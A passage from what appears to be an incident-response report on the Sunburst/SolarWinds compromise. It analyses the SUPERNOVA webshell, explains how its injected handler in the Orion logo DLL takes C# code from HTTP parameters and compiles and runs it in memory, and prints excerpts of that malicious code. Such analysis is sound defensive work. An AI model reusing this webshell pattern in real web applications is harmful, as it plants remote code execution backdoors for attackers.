In three instances, Cobalt Strike agent relied on HTTPS to communicate with its command-and-control (C2) server while, in one case, it communicated over an SMB Named Pipe, probably because the internet connection was absent on the compromised PC.

Webshell: SUPERNOVA

Based on existing reports from victims of the Sunburst malware, it is understood that the attacker adopted several additional backdoors; in particular, the most reported on, was a webshell known as Supernova.

Notably, a significant part of the Security community consider Supernova not related and not part of the Sunburst attack, but instead a consequence of a different actor activity against unprotected and reachable SolarWinds Orion platforms exposed online, abused via the CVE-2019-8917.[6]

While we agree with this assumption, we prefer to keep coverage of SUPERNOVA in this report because it is still found on abused SolarWinds installations in networks also targeted by Sunburst campaign.

That said, SUPERNOVA differs from Sunburst on significant aspects:

- SUPERNOVA code is simple compared to Sunburst code
- SUPERNOVA executable is not signed, meaning it is easier to spot
- SUPERNOVA implant was not included in the Orion release, but instead added by an intruder after its initial attack.

The webshell is a .DLL that substitutes the original one from SolarWinds Orion application with the following name:

```
App_Web_logoimagehandler.ashx.b6031896.dll
```

The original DLL is used by SolarWinds for the rendering of customized Orion UI webpages, such as the installation of a company logo.

Sentinel Labs carried out a detailed analysis of the malicious DLL, which we recommend for further details:

https://labs.sentinelone.com/solarwinds-understanding-detecting-the-supernova-webshell-trojan/

To summarize, the attacker injected the original DLL and created an extra method: "***DynamicRun()***" in the class: "***LogoImageHandler***", called by the method "***ProcessRequest()***" that manages the HTTP requests.

Thanks to this modification and with the introduction of a "try/catch" block of code at the beginning of the ***ProcessRequest()*** method which redirects to ***DynamicRun()***, all the requests are intercepted by the HTTP socket, the webshell can receive C# code as input through the HTTP request, then compile and execute it in memory through the .NET compiler.

The mechanism to extract the code blob from any HTTP request is based on a parser running against the HTTP socket instanced by the class, ***HttpContext***, as illustrated below:

[6] https://nvd.nist.gov/vuln/detail/CVE-2019-8917

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
```

Figure 50: Try/Catch block inserted by the attacker on the ProcessRequest() method

In presence of one of these parameters:

- **codes**
- **clazz**
- **method**
- **args**

the parser intercepts the content and passes it to ***DynamicRun()*** method for execution.

As we can see in the code snippet, there are .NET references in the code, such as the "***clazz***" type and the "**\n**" Unix line separator instead of the common "**\r\n**" carriage return typically used by Windows; these are uncommon elements in a DLL; in fact, for C# code, Microsoft recommends the "**\r\n**" carriage return.

Looking at the parameters, we can summarize their meaning:

- "codes": This parameter collects anonymous C# code to be compiled and executed by the webshell
- "clazz": This is the .NET C# class that the attacker wants to instantiate as part of this execution
- "method": The parameter defines the method to be executed within the instantiated "clazz" parameter
- "args": A newline-delimited list of arguments to pass to the executing method requested by the "method" parameter

The execution of the passed code does not require execution of the Windows Command Processor (cmd.exe) or PowerShell, it runs all operations within memory, and has the entirety of the .NET C# API available to the attacker to conduct actions-on-objective.

Once the execution is done, the "return value" is passed to the ***Write()*** method of the HTTP Response object, which is then returned to the attacker.

Looking to the code of the webshell, after what we saw with Sunburst, it is a bit discouraging.... the code quality is not aligned to the level of the backdoor we discussed earlier. The modification introduced to the DLL code seems to be made by a developer who is not versed in malicious code, is less methodic, and less precise than whoever developed Sunburst.

An interesting aspect is the fact the webshell parses and return errors, in case the code injected met compiler errors, the ***Write()*** method returns them allowing the attacker to debug the error:

```
if (compilerResults.Errors.HasErrors)
{
    string.Join(Environment.NewLine, from CompilerError err in compilerResults.Errors
        select err.ErrorText);
    Console.WriteLine("error")
        return compilerResults.Errors.ToStrings();
}
```

Figure 51: Error parser in the Webshell code

While this aspect could be seen as a feature, from the purpose of an attack it seems useless and we consider it a sign of the maturity level of the developer behind it.

In conclusion, Sunburst raised the bar for code quality of malware, and the code for Supernova appears to be somewhat lacking the care and quality shown by the backdoor resulting in an evident malcode made by a less skilled malware developer.

However, if the attacker accessed a victim machine using Sunburst, their radius of operation is very limited, SUPERNOVA can be a good option to extend this radius adding more flexibility for lateral movement and execution of additional actions. From that perspective, we are still convinced that SUPERNOVA is part of the attack, probably made by different members of the attacking crew.

Conclusion

When we walk through a set of malware like this one, knowing the risk associated with their usage by the hand of an attacker, you can feel a bit “naked”.

The Sunburst/Solorigate attack leverages on a trusted and widely used application, implemented for pure monitoring. An application usually allowed to access Internet and allowed to poll systems in the network, to test network ports and to inherit, for its role, several benign firewall and intrusion detection rules.

It is usually allowed to communicate with a significant number of systems, even critical ones without raising any significant suspect.

When we discover, in December, that Solarwinds Orion was abused in the way it was, the entire security community reacted swiftly, with incredible coordination: all the effort went spent to create IOCs, detection rules.

However, we need to learn from this lesson, sophisticated attackers are always looking to opportunities like this one to get the chance to break into a network undetected and enjoy a relative advantage point of not raising suspicious alerts from their activities.

To avoid this risk, we need to develop a more coordinated mechanism enforcing additional controls upon applications such as Orion, ensuring that its code cannot be messed easily by a malicious Third-Party.

In addition, as me and my colleagues will demonstrate with a future threat intel paper on the same subject, we are far from ensuring that bulletproof providers are kept at bay and this is another aspect to take into account as “lesson learned” from this incident.

From the IR perspective, that is my perspective, the rule “trust no one” when carrying out an investigation should resonate more often in my mind, that’s the “lesson” I learned…